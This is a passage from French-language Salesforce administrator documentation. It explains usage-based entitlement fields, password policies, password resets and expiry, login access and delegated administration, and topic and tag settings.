Champs d'autorisation basés sur l'utilisation

## Champs d'autorisation basés sur l'utilisation

La liste associée Autorisations basées sur l'utilisation affiche les informations ci-dessous. Ces champs ne sont pas modifiables et sont visibles uniquement si votre organisation Salesforce a droit à une ressource.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

| Nom de colonne | Description |
|---|---|
| Ressource | Ce que votre société peut utiliser. |
| ID de ressource | Identifiant unique de cet élément de ligne |
| Date de début | Le jour auquel votre contrat commence.<br>Remarque: Si vous avez plusieurs contrats qui affectent cette ressource, ce champ reflète la date de début la plus précoce dans vos contrats. |
| Date de fin | Le jour auquel votre contrat se termine.<br>Remarque: Si vous avez plusieurs contrats qui affectent cette ressource, ce |

| Nom de colonne | Description |
| --- | --- |
| | champ reflète la date de début la plus tardive dans vos contrats. |
| `Fréquence` | Si elle est Mensuelle, `Autorisation` est réinitialisée au début de chaque mois.<br>Si elle est Unique, `Autorisation` est disponible jusqu'à la `Date de fin`. |
| `Autorisation` | Quantité d'une ressource que votre organisation peut utiliser. Si la `Fréquence` est Mensuelle, le mois commence à votre `Date de début`. |
| `Quantité utilisée` | La quantité de cette ressource utilisée par votre organisation. |
| `Dernière mise à jour` | La date et l'heure de la dernière capture par Salesforce des données d'utilisation de cette ressource dans votre organisation. |

Pour plus d'informations sur les ressources auxquelles votre organisation a droit, contactez Salesforce.

CONSULTER ÉGALEMENT :

- Autorisations basées sur l'utilisation
- Affichage des autorisations basées sur l'utilisation de votre organisation Salesforce

# Mots de passe

Salesforce fournit un nom d'utilisateur et un mot de passe uniques à chaque utilisateur de votre organisation. Ces identifiants doivent être saisis chaque fois qu'un utilisateur se connecte. En tant qu'administrateur, vous pouvez configurer plusieurs paramètres pour vous assurer que les mots de passe de vos utilisateurs sont forts et sécurisés.

- Stratégies de mot de passe : permettent de définir diverses stratégies de mots de passe et de connexion, telles que le délai d'expiration de tous les mots de passe utilisateur et le niveau de complexité requis pour les mots de passe. Reportez-vous à Définition des stratégies de mot de passe à la page 935.
- Expiration du mot de passe utilisateur : permet d'expirer les mots de passe de tous les utilisateurs dans votre organisation, à l'exception des utilisateurs disposant de l'autorisation « Le mot de passe n'expire jamais ». Reportez-vous à Expiration des mots de passe pour tous les utilisateurs à la page 939.
- Réinitialisations du mot de passe utilisateur : permet de réinitialiser le mot de passe d'utilisateurs spécifiques. Reportez-vous à Réinitialisation des mots de passe pour vos utilisateurs à la page 555.
- Tentatives de connexion et périodes de verrouillage : si un utilisateur est bloqué hors de Salesforce en raison d'un nombre excessif d'échecs de connexion, vous pouvez le déverrouiller. Reportez-vous à Modification des utilisateurs à la page 497.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Les stratégies de mot de passe sont disponibles avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour définir des stratégies de mot de passe :
- Gérer les stratégies de mot de passe

Pour réinitialiser les mots de passe utilisateur et déverrouiller les utilisateurs :
- Réinitialiser les mots de passe utilisateur et déverrouiller les utilisateurs

## Format du mot de passe

Un mot de passe ne doit pas contenir le nom d'utilisateur ni correspondre au prénom ou au nom d'un utilisateur. De plus, un mot de passe ne doit pas être trop simple. Par exemple, un utilisateur ne peut pas changer son mot de passe en `motdepasse`.

Dans toutes les éditions, les exigences par défaut du mot de passe d'une nouvelle organisation sont les suivantes. Vous pouvez modifier ces stratégies de mot de passe dans toutes les éditions, à l'exception de Personal Edition.

- Un mot de passe doit contenir au moins huit caractères, avec un caractère alphabétique et un chiffre.
- La réponse à la question de sécurité ne peut pas contenir le mot de passe de l'utilisateur.
- Lorsqu'un utilisateur modifie son mot de passe, il ne peut pas réutiliser ses trois derniers mots de passe.

### Définir les politiques de mot de passe

Renforcez la sécurité de votre organisation Salesforce avec la protection par mot de passe. Vous pouvez définir des exigences d'historique, de longueur et de complexité ainsi que d'autres valeurs. Vous pouvez en outre spécifier l'action à exécuter lorsqu'un utilisateur oublie son mot de passe.

### Réinitialisation des mots de passe pour vos utilisateurs

En tant qu'administrateur, vous pouvez réinitialiser le mot de passe d'un utilisateur pour renforcer la protection ou déverrouiller l'utilisateur s'il est verrouillé.

Expiration des mots de passe de tous les utilisateurs

En tant qu'administrateur, vous pouvez expirer les mots de passe de tous les utilisateurs lorsque vous souhaitez renforcer la sécurité de votre organisation. Après l'expiration des mots de passe, tous les utilisateurs sont invités à réinitialiser leur mot de passe lors de leur connexion suivante.

CONSULTER ÉGALEMENT :

Modification de votre mot de passe

## Définir les politiques de mot de passe

Renforcez la sécurité de votre organisation Salesforce avec la protection par mot de passe. Vous pouvez définir des exigences d'historique, de longueur et de complexité ainsi que d'autres valeurs. Vous pouvez en outre spécifier l'action à exécuter lorsqu'un utilisateur oublie son mot de passe.

Vous pouvez définir plusieurs stratégies de mot de passe et de connexion pour assurer la sécurité de votre entreprise.

**Remarque:** Les mots de passe utilisateur ne peuvent pas excéder 16 000 octets.

Les connexions sont limitées à 3600 par heure et par utilisateur. Cette limitation s'applique aux organisations créées après la version Summer '08.

1. Dans Configuration, saisissez *Politiques de mot de passe* dans la case Recherche rapide, puis sélectionnez **Politiques de mot de passe**.
2. Personnalisation des paramètres de mot de passe.

| Champ | Description |
|---|---|
| Les mots de passe utilisateur expirent dans | Durée de vie et fréquence de modification des mots de passe utilisateur. La valeur par défaut est 90 jours. Ce paramètre n'est pas disponible pour des portails libre-service. Il ne s'applique pas aux utilisateurs qui disposent de l'autorisation « Le mot de passe n'expire jamais ».<br>Si vous modifiez le paramètre Les mots de passe utilisateur expirent dans, la modification affecte la date d'expiration du mot de passe de l'utilisateur si la nouvelle date d'expiration est antérieure à l'ancienne ou si vous supprimez une expiration en sélectionnant N'expire jamais. |
| Activer l'historique des mots de passe | Permet d'enregistrer les anciens mots de passe des utilisateurs pour les obliger à choisir un mot de passe nouveau et unique. L'historique des mots de passe n'est pas enregistré tant que vous n'avez pas activé cette option. La valeur par défaut est 3 mots de passe |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour définir les stratégies de mot de passe :

- Gérer les stratégies de mot de passe

| Champ | Description |
| --- | --- |
| | mémorisés. Vous ne pouvez pas sélectionner l'option Aucun mot de passe mémorisé si vous n'avez pas sélectionné N'expire jamais dans le champ Les mots de passe utilisateur expirent dans. Ce paramètre n'est pas disponible pour des portails libre-service. |
| Longueur minimale du mot de passe | Nombre minimal de caractères requis pour un mot de passe. Lorsque vous définissez cette valeur, les utilisateurs existants ne sont pas affectés avant leur prochaine modification du mot de passe. La valeur par défaut est 8 caractères. |
| Exigence relative à la complexité du mot de passe | La configuration requise pour les types de caractère à utiliser dans le mot de passe d'un utilisateur.<br>Niveaux de complexité :<br>• Aucune restriction : autorise n'importe quelle valeur de mot de passe et correspond à l'option de sécurité la plus faible.<br>• Doit combiner des caractères alphanumériques : nécessite au moins un caractère alphabétique et un chiffre (paramètre par défaut).<br>• Doit combiner des caractères alphanumériques, numériques et spéciaux : nécessite au moins un caractère alphabétique, un chiffre et l'un des caractères suivants : ! # $ % - _ = + < >.<br>• Doit combiner des chiffres, et des lettres majuscules et minuscules : nécessite au moins un chiffre, une lettre majuscule et une lettre minuscule.<br>• Doit combiner des chiffres, des lettres majuscules et minuscules, et des caractères spéciaux : nécessite au moins un chiffre, une lettre majuscule, une lettre minuscule et l'un des caractères suivants : ! # $ % - _ = + < >. |
| Exigences de la question relative au mot de passe | Les valeurs sont Ne peut pas contenir de mot de passe (c.-à-d. la réponse à la question secrète du mot de passe ne peut pas contenir le mot de passe lui-même) ou la valeur par défaut Aucune (aucune restriction dans la réponse). La réponse de l'utilisateur à la question secrète du mot de passe est requise. Ce paramètre n'est pas disponible pour les portails libre-service, les portails client ou les portails partenaires. |
| Nombre maximal de tentatives de connexion non valides | Le nombre d'échecs de connexion autorisés pour l'utilisateur avant le verrouillage. Ce paramètre n'est pas disponible pour des portails libre-service. |

| Champ | Description |
| --- | --- |
| `Période de verrouillage effective` | Durée de verrouillage de la connexion. La valeur par défaut est 15 minutes. Ce paramètre n'est pas disponible pour des portails libre-service.<br><br>Remarque: Si des utilisateurs sont bloqués, ils doivent attendre l'expiration de la période de verrouillage. Alternativement, un utilisateur qui dispose de l'autorisation « Réinitialiser les mots de passe utilisateur et déverrouiller les utilisateurs » peut les déverrouiller dans la Configuration en procédant comme suit :<br><br>**a.** Saisissez *`Utilisateurs`* dans la case `Recherche rapide`.<br>**b.** Sélectionnez **Utilisateurs**.<br>**c.** Sélectionnez les utilisateurs.<br>**d.** Cliquez sur **Déverrouiller**.<br><br>Ce bouton n'est disponible que lorsqu'un utilisateur est verrouillé. |
| `Réponse secrète obscure pour les réinitialisations de mot de passe` | Cette fonctionnalité masque les réponses aux questions de sécurité lors de la frappe. Le paramètre par défaut présente la réponse en texte brut.<br><br>Remarque: Si votre organisation utilise l'éditeur IME (Microsoft Input Method Editor) avec le mode de saisie défini sur Hiragana, les caractères ASCII saisis sont convertis en caractères japonais dans des champs de texte normaux. Cependant, l'IME ne fonctionne pas correctement dans les champs avec un texte obscur. Si les utilisateurs de votre organisation ne peuvent pas saisir correctement leur mot de passe ou d'autres valeurs une fois cette fonctionnalité activée, désactivez-la. |
| `Exiger une durée de vie minimale du mot de passe égale à 1 jour` | Lorsque vous sélectionnez cette option, un mot de passe ne peut pas être modifié plus d'une fois par période de 24 heures. |

3. Personnaliser le mot de passe oublié et informations d'assistance sur le compte verrouillé.

   Remarque: Ce paramètre n'est pas disponible pour les portails libre-service, les portails client ou les portails partenaires.

| Champ | Description |
| --- | --- |
| `Message` | S'il est défini, ce message est affiché dans l'e-mail « Nous ne pouvons pas réinitialiser votre mot de passe ». Les utilisateurs reçoivent cet e-mail lorsqu'ils sont verrouillés suite à un nombre excessif de tentatives de réinitialisation de leur mot de passe. Le |

| Champ | Description |
| --- | --- |
| | texte apparaît également au bas de la page Répondre à votre question de sécurité lorsque les utilisateurs réinitialisent leurs mots de passe.<br><br>Vous pouvez personnaliser le texte relatif à votre organisation en ajoutant le nom de votre service d'assistance interne ou d'un administrateur système. Dans le cas de l'e-mail, le message s'affiche uniquement pour les comptes qui doivent être réinitialisés par un administrateur. Les déverrouillages dus à délais d'expiration sont associés à un message système différent. |
| `Lien d'aide` | Lorsque ce champ est défini, ce lien affiche le texte saisi dans le champ `Message`. Dans l'e-mail « Nous ne pouvons pas réinitialiser votre mot de passe », l'URL s'affiche telle qu'elle est saisie dans le champ `Lien d'aide`, ce qui permet à l'utilisateur de visualiser la cible du lien. Le format d'affichage de cette URL est une fonctionnalité de sécurité car l'utilisateur ne se trouve pas dans une organisation Salesforce.<br><br>Sur la page Répondre à votre question de sécurité, l'URL `Lien d'aide` est combinée au texte du champ `Message` pour créer un lien hypertexte. La sécurité ne pose pas de problème, car l'utilisateur se trouve dans une organisation Salesforce lors de la modification des mots de passe.<br><br>Protocoles valides :<br>• http<br>• https<br>• mailto |

4. Spécifiez une autre page d'accueil pour les utilisateurs disposant de l'autorisation « Utilisateur API uniquement ». Après avoir exécuté des tâches de gestion des utilisateurs, telles que la réinitialisation d'un mot de passe, les utilisateurs API uniquement sont redirigés vers l'URL spécifiée ici, plutôt que la page de connexion.
5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Affichage et modification des stratégies de mot de passe dans les profils

Mots de passe

# Réinitialisation des mots de passe pour vos utilisateurs

En tant qu'administrateur, vous pouvez réinitialiser le mot de passe d'un utilisateur pour renforcer la protection ou déverrouiller l'utilisateur s'il est verrouillé.

Pour réinitialiser le mot de passe d'un utilisateur :

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Cochez la case en regard du nom de l'utilisateur. Si vous le souhaitez, pour changer le mot de passe de tous les utilisateurs affichés, cochez la case située dans l'en-tête de colonne pour sélectionner toutes les lignes.
3. Cliquez sur **Réinitialiser le mot de passe**. L'utilisateur reçoit un e-mail contenant un lien et des instructions de réinitialisation du mot de passe.

Un mot de passe créé de cette façon n'expire pas, mais les utilisateurs doivent le modifier lors de leur première connexion.

Conseil: Vous pouvez exécuter cette opération et les autres tâches d'administration à partir de l'application mobile SalesforceA.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour réinitialiser les mots de passe :

- Réinitialiser les mots de passe utilisateur et déverrouiller les utilisateurs

## Considérations relatives à la réinitialisation de mots de passe

- Seul un administrateur peut réinitialiser des mots de passe d'utilisateur de l'authentification unique. Les utilisateurs de l'authentification unique ne peuvent pas réinitialiser leurs propres mots de passe.
- Après la réinitialisation d'un mot de passe, les utilisateurs peuvent être invités à activer leur ordinateur pour se connecter à Salesforce avec succès.
- La réinitialisation du mot de passe d'un utilisateur verrouillé entraîne de déverrouillage automatique du compte de l'utilisateur.
- Lorsqu'un utilisateur perd un mot de passe, il peut cliquer sur le lien de mot de passe oublié de la page de connexion afin de recevoir un e-mail avec les étapes de réinitialisation du mot de passe. Pour pouvoir réinitialiser le mot de passe, l'utilisateur doit répondre correctement à la question de sécurité. Dans les stratégies de mot de passe, vous pouvez personnaliser la page de la question de sécurité que l'utilisateur affiche avec des informations utiles pour obtenir une assistance.

  Remarque: Si l'utilisateur n'a pas défini de question de sécurité, ou ne répond pas correctement à la question de sécurité, le mot de passe n'est pas réinitialisé.

  Un utilisateur peut demander la réinitialisation de son mot de passe au maximum cinq fois par période de 24 heures en cliquant sur le lien de mot de passe oublié. Les administrateurs peuvent réinitialiser le mot de passe d'un utilisateur aussi souvent que nécessaire.

- La réinitialisation d'un mot de passe entraîne également la réinitialisation du jeton de sécurité de l'utilisateur.

CONSULTER ÉGALEMENT :

Réinitialisation de votre mot de passe oublié
Modification de votre mot de passe
Réinitialisation de votre jeton de sécurité
Mots de passe
Assistance des utilisateurs où que vous soyez avec SalesforceA

# Expiration des mots de passe de tous les utilisateurs

En tant qu'administrateur, vous pouvez expirer les mots de passe de tous les utilisateurs lorsque vous souhaitez renforcer la sécurité de votre organisation. Après l'expiration des mots de passe, tous les utilisateurs sont invités à réinitialiser leur mot de passe lors de leur connexion suivante.

Pour expirer les mots de passe de tous les utilisateurs, à l'exception de ceux qui ont l'autorisation « Le mot de passe n'expire jamais » :

1. Dans Configuration, saisissez *Expirer tous les mots de passe* dans la case Recherche rapide, puis sélectionnez **Expirer tous les mots de passe**.
2. Sélectionnez **Expiration de tous les mots de passe utilisateur**.
3. Cliquez sur **Enregistrer**.

Lors de la connexion suivante, les utilisateurs sont invités à réinitialiser leur mot de passe.

## Considérations relatives à l'expiration des mots de passe

- Les utilisateurs doivent parfois activer leur ordinateur pour se connecter à Salesforce.
- La fonction Expiration de tous les mots de passe des utilisateurs n'affecte pas les utilisateurs du portail libre-service, car ils ne sont pas des utilisateurs directs de Salesforce.

CONSULTER ÉGALEMENT :

Mots de passe

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour faire expirer tous les mots de passe :

- Gérer les utilisateurs internes

# Contrôle de l'accès à la connexion

Contrôlez si vos utilisateurs sont invités à accorder l'accès à leur compte aux administrateurs Salesforce, et s'ils peuvent accorder l'accès à des éditeurs.

1. Dans Configuration, saisissez *Stratégies d'accès à la connexion* dans la case Recherche rapide, puis sélectionnez **Stratégies d'accès à la connexion**.
2. Pour autoriser les administrateurs Salesforce à se connecter au nom de n'importe quel utilisateur de l'organisation, sans demander son autorisation, activez **Les administrateurs peuvent se connecter en tant que n'importe quel utilisateur**.

   Pour retirer cette fonctionnalité pour votre organisation, contactez Salesforce. Si vous retirez la fonctionnalité, l'utilisateur doit accorder explicitement l'accès afin de permettre à un administrateur Salesforce de se connecter à son compte pour un dépannage.
3. Pour empêcher les utilisateurs d'accorder l'accès à un éditeur (par exemple, pour satisfaire des exigences réglementaires ou privées), cliquez sur **Disponible uniquement pour les administrateurs** pour cet éditeur.

   Remarque: Les utilisateurs ne peuvent pas accorder l'accès à la connexion à des packages gérés sous licence pour l'ensemble de votre organisation Salesforce. Seuls les administrateurs qui ont l'autorisation « Gérer les utilisateurs » activée dans leur profil peuvent accorder l'accès à ces éditeurs. En outre, certains packages gérés n'ont pas d'accès à la connexion. Si un package n'est pas répertorié dans la page Stratégies d'accès à la connexion, l'accès à la connexion n'est pas disponible pour ce package.
4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Connexion sous une identité différente

Octroi de l'accès à la connexion

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

L'octroi de l'accès administrateur est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

## AUTORISATIONS UTILISATEUR

Pour contrôler les stratégies d'accès la connexion :

- Gérer les stratégies d'accès à la connexion

# Connexion sous une identité différente

Pour assister d'autres utilisateurs, les administrateurs peuvent se connecter à Salesforce au nom d'un autre utilisateur. Selon les paramètres de votre organisation, il peut être nécessaire que les utilisateurs individuels accordent l'accès à la connexion aux administrateurs.

Remarque: Par mesure de sécurité, lorsque les administrateurs sont connectés sous le nom d'un autre utilisateur, ils ne peuvent pas autoriser l'accès aux données OAuth pour cet utilisateur. Par exemple, les administrateurs ne peuvent pas autoriser l'accès OAuth aux comptes d'utilisateur, y compris l'authentification unique aux applications tierces.

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Cliquez sur le lien **Connexion** en regard du nom d'utilisateur. Ce lien est disponible uniquement pour les utilisateurs qui ont accordé l'accès à la connexion à un administrateur ou dans les organisations dans lesquelles les administrateurs peuvent se connecter au nom de n'importe quel utilisateur.
3. Pour revenir à votre compte d'administrateur, cliquez sur *Nom de l'utilisateur* > **Déconnexion**.

CONSULTER ÉGALEMENT :

- Contrôle de l'accès à la connexion
- Octroi de l'accès à la connexion
- Dépannage des problèmes de connexion
- Afficher et gérer les utilisateurs

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

## AUTORISATIONS UTILISATEUR

Pour vous connecter sous une identité différente :

- Modifier toutes les données

# Délégation des tâches administratives

Utilisez l'administration déléguée pour attribuer des privilèges administratifs limités aux utilisateurs de votre organisation qui ne sont pas administrateurs. Par exemple, vous souhaitez que le responsable de l'équipe du Support client gère les utilisateurs associés au rôle Responsable du support et tous les rôles subordonnés. Créez un administrateur délégué pour cette tâche afin de vous libérer pour les autres tâches administratives.

Les administrateurs délégués peuvent :

- Créer et modifier des utilisateurs dans des rôles spécifiés et dans tous les rôles subordonnés. Les tâches de modification des utilisateurs comprennent la réinitialisation des mots de passe, la définition de quotas, la création d'équipes d'opportunité par défaut et la création de groupes personnels pour ces utilisateurs.
- Déverrouiller les utilisateurs.
- Attribuer des utilisateurs à des profils spécifiques.
- Attribuer ou retirer des ensembles d'autorisations pour les utilisateurs dans leur groupe délégué.
- Créer des groupes publics et gérer l'appartenance à des groupes publics spécifiés.
- Se connecter sous l'identité d'un utilisateur qui a accordé à l'administrateur l'accès à sa connexion.
- Gérer les objets personnalisés et personnaliser la plupart des aspects d'un objet personnalisé. Cependant, un administrateur délégué ne peut ni créer ni modifier les relations sur l'objet, ni définir les paramètres de partage par défaut de l'organisation.
- Administrer les utilisateurs dans les groupes délégués auxquels l'administrateur délégué est attribué. Par exemple, le rôle d'administrateur délégué est attribué à Sam Smith dans deux groupes délégués, le Groupe A et le Groupe B. Sam peut attribuer un ensemble d'autorisations ou un groupe public du Groupe A aux utilisateurs du Groupe B.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour gérer l'administration déléguée :
- Personnaliser l'application

Pour accéder au statut d'administrateur délégué :
- Afficher la configuration

**Remarque:** Lors de la délégation de l'administration, tenez compte des points ci-dessous. Les administrateurs délégués :
- ne peuvent pas attribuer des profils ou des ensembles d'autorisations avec l'autorisation « Modifier toutes les données »
- doivent accéder aux objets personnalisés pour accéder aux champs de fusion de ces objets à partir de formules
- ne peuvent pas modifier des ensembles d'autorisations

Pour déléguer l'administration à des objets spécifiques, utilisez à la place les autorisations d'objet telles que « Afficher tout » et « Modifier tout ».

## Définition d'administrateurs délégués

Autorisez les administrateurs délégués à gérer les utilisateurs associés à des rôles spécifiques et tous les rôles subordonnés. Vous pouvez attribuer des profils spécifiques à ces utilisateurs, et vous connecter sous l'identité des utilisateurs qui ont accordé aux administrateurs l'accès à leur connexion. Un groupe d'administration délégué est un groupe d'utilisateurs ayant les mêmes privilèges administratifs. Ces groupes ne sont pas associés aux groupes publics utilisés pour le partage.

CONSULTER ÉGALEMENT :

Définition d'administrateurs délégués

## Définition d'administrateurs délégués

Autorisez les administrateurs délégués à gérer les utilisateurs associés à des rôles spécifiques et tous les rôles subordonnés. Vous pouvez attribuer des profils spécifiques à ces utilisateurs, et vous connecter sous l'identité des utilisateurs qui ont accordé aux administrateurs l'accès à leur connexion. Un groupe d'administration délégué est un groupe d'utilisateurs ayant les mêmes privilèges administratifs. Ces groupes ne sont pas associés aux groupes publics utilisés pour le partage.

Procédure : Delegate Administration

Procédure : Delegate Administration in Lightning Experience

1. Dans Configuration, saisissez *Administration déléguée* dans la case Recherche rapide, puis sélectionnez **Administration déléguée** et cliquez sur **Nouveau**
2. Sélectionnez ou créez un groupe délégué.
3. Pour autoriser les utilisateurs de ce groupe à se connecter en tant qu'utilisateurs dans la hiérarchie des rôles qu'ils administrent, sélectionnez **Activer l'accès à la connexion du groupe**. En fonction des paramètres de votre organisation, il peut être nécessaire aux utilisateurs individuels d'accorder l'accès à la connexion afin d'autoriser leur administrateur à se connecter en leur nom.
4. Cliquez sur **Enregistrer**.
5. Pour chaque liste associée, cliquez sur **Ajouter** afin de définir les détails de votre groupe délégué.

CONSULTER ÉGALEMENT :

Délégation des tâches administratives

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour gérer l'administration déléguée :
- Personnaliser l'application

Pour accéder au statut d'administrateur délégué :
- Afficher la configuration

# Paramètres des rubriques et de balises

Lorsque vous activez des rubriques pour des objets, les utilisateurs peuvent ajouter des rubriques à des enregistrements afin de récupérer rapidement des éléments associés en utilisant des vues de liste. Avec l'application Chatter activée, les utilisateurs peuvent également afficher les éléments associés sous l'onglet Enregistrements de chaque page de détail de rubrique. L'activation de rubriques pour un objet désactive les balises publiques dans les enregistrements de ce type d'objet. Les balises personnelles ne sont pas affectées.

Pour utiliser des rubriques afin d'organiser des enregistrements, activez des rubriques pour des comptes, des actifs, des campagnes, des requêtes, des contacts, des contrats, des fichiers, des pistes, des opportunités, des commandes, des solutions, des objets personnalisés et des articles en anglais.

### Activation et configuration des rubriques pour des objets

Activez des rubriques pour les objets afin de permettre aux utilisateurs d'ajouter des rubriques aux enregistrements et de les organiser par thème. Cette fonctionnalité puissante est disponible avec ou sans Chatter.

### Activation des balises

Permettez aux utilisateurs d'ajouter des balises personnelles ou publiques à la plupart des enregistrements. Les balises sont des termes ou de courtes expressions que les utilisateurs associent à des enregistrements pour décrire et organiser les données de façon personnalisée.

**Éditions**

Disponible avec : Salesforce Classic

Les paramètres des rubriques et des balises sont disponibles dans : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour modifier les paramètres des rubriques et des balises :
- Personnaliser l'application

Ajout de balises au menu latéral

Suppression des balises personnelles pour les utilisateurs désactivés

Votre organisation peut avoir jusqu'à 5 000 000 balises personnelles et publiques appliquées à des enregistrements pour l'ensemble des utilisateurs. Si votre organisation s'apprête à atteindre cette limite, supprimez les balises personnelles des utilisateurs désactivés.

## Activation et configuration des rubriques pour des objets

Activez des rubriques pour les objets afin de permettre aux utilisateurs d'ajouter des rubriques aux enregistrements et de les organiser par thème. Cette fonctionnalité puissante est disponible avec ou sans Chatter.

Les administrateurs peuvent activer des rubriques pour des comptes, des ressources, des campagnes, des requêtes, des contacts, des contrats, des fichiers, des pistes, des opportunités, des commandes, des solutions, des objets personnalisés et des articles en anglais. Pour chaque type d'objet, les administrateurs spécifient les champs à utiliser pour les suggestions de rubriques.

Remarque: Les rubriques sont prises en charge uniquement dans les articles Knowledge en anglais.

ATTENTION: Lorsque des rubriques sont activées pour un objet, les balises publiques sont désactivées pour les enregistrements de ce type d'objet.

1. Dans Configuration, saisissez *`Rubriques des objets`* dans la case `Recherche rapide`, puis sélectionnez **Rubriques des objets**.
2. Sélectionnez un objet.
3. À droite, sélectionnez `Activer les rubriques`.
4. Sélectionnez les champs de texte que vous souhaitez utiliser pour suggérer des rubriques. (à partir d'une combinaison des champs sélectionnés, jusqu'à 3 suggestions sont proposées sur les 2000 premiers caractères).
5. Cliquez sur **Enregistrer** pour enregistrer les modifications de tous les objets.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer les rubriques pour des objets :
- Personnaliser l'application

Désormais, les utilisateurs qui disposent de l'accès aux objets activés et des autorisations de rubrique appropriées peuvent :

- Afficher les attributions et les suggestions de rubriques dans les enregistrements du type d'objet correspondant
- Ajouter et supprimer des rubriques dans les enregistrements du type d'objet correspondant
- Utiliser des rubriques dans les enregistrements de ce type d'objet pour filtrer leurs vues de liste

De plus, si votre organisation utilise Chatter, les utilisateurs peuvent cliquer sur une rubrique attribuée à un enregistrement afin d'accéder directement à une page de rubrique. Cette page inclut d'autres enregistrements sur la rubrique, les personnes expertes dans la rubrique et d'autres informations associées.

CONSULTER ÉGALEMENT :

Rubriques sur les enregistrements

Ajout de rubriques à des enregistrements

Rubriques sur les enregistrements

Ajout de rubriques à des enregistrements

Activation de rubriques pour des articles

# Activation des balises

Permettez aux utilisateurs d'ajouter des balises personnelles ou publiques à la plupart des enregistrements. Les balises sont des termes ou de courtes expressions que les utilisateurs associent à des enregistrements pour décrire et organiser les données de façon personnalisée.

1. Dans Configuration, saisissez *Paramètres de balise* dans la case Recherche rapide, puis sélectionnez **Paramètres de balise**.
2. Sélectionnez **Activer les balises personnelles** et **Activer les balises publiques** pour permettre aux utilisateurs d'ajouter des balises personnelles et publiques aux enregistrements. Désélectionnez cette option pour désactiver les balises.
3. Spécifiez les objets et les présentations de page qui affichent les balises dans une section de balise en haut des pages de détail des enregistrements. La section de balise est l'unique emplacement pour un utilisateur pour ajouter des balises à un enregistrement.

   Par exemple, si vous sélectionnez uniquement des présentations de page de compte, les utilisateurs de votre organisation ne peuvent marquer que les enregistrements de compte. Si vous sélectionnez les présentations de page de compte uniquement pour les balises personnelles, pas pour les balises publiques, les utilisateurs peuvent marquer les enregistrements de compte uniquement avec des balises personnelles.
4. Cliquez sur **Enregistrer**.

Gardez ces consignes en mémoire lorsque vous activez les balises.

- Vous pouvez également ajouter des balises à des présentations de page en modifiant directement une présentation. Cependant, vous ne pouvez pas ajouter des balises à des présentations de page basées sur des fils.
- Les résultats de recherche et la page Balises n'affichent pas les objets personnalisés sans onglet associé, même si les balises sont activées pour l'objet personnalisé. Si vous souhaitez que les enregistrements d'objet personnalisés apparaissent, créez un onglet associé. Il n'est pas nécessaire que l'onglet soit visible pour les utilisateurs.
- Les utilisateurs du portail Client ne peuvent pas afficher la section de balises d'une page, même si elle est incluse dans une présentation de page.
- Lorsque Chatter est désactivé, les rapports joints ne peuvent pas être balisés.

CONSULTER ÉGALEMENT :

Paramètres des rubriques et de balises

**Éditions**

Disponible avec : Salesforce Classic

Les paramètres des balises sont disponibles dans : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour modifier les paramètres des balises :

- Personnaliser l'application

## Ajout de balises au menu latéral

Lorsque vous activez les balises pour votre organisation, vous pouvez ajouter le composant Balises au menu latéral de vos utilisateurs. Ce composant permet aux utilisateurs d'accéder à la page Balises à partir de laquelle ils peuvent parcourir, rechercher et gérer leurs balises. Il répertorie également les balises les plus récemment utilisées par chaque utilisateur. Pour ajouter ce composant :

1. Dans Configuration, saisissez *Présentations de page d'accueil* dans la case Recherche rapide, puis sélectionnez **Présentations de page d'accueil**.
2. À côté d'une présentation de page d'accueil que vous souhaitez modifier, cliquez sur **Modifier**.
3. Cochez la case Balises et cliquez sur **Suivant**.
4. Organisez le composant Balises personnelles sur votre présentation de page comme vous le souhaitez, puis cliquez sur **Enregistrer**.

Conseil: Si vous voulez que le composant Balises s'affiche sur toutes les pages et pas uniquement l'onglet Accueil, dans Configuration, cliquez sur *Interface utilisateur* dans la case Recherche rapide, puis sélectionnez **Interface utilisateur** et sélectionnez Afficher des composants personnalisés du menu latéral sur toutes les pages.

Éditions

Disponible avec : Salesforce Classic

Les paramètres des balises sont disponibles dans : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres des balises :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Paramètres des rubriques et de balises

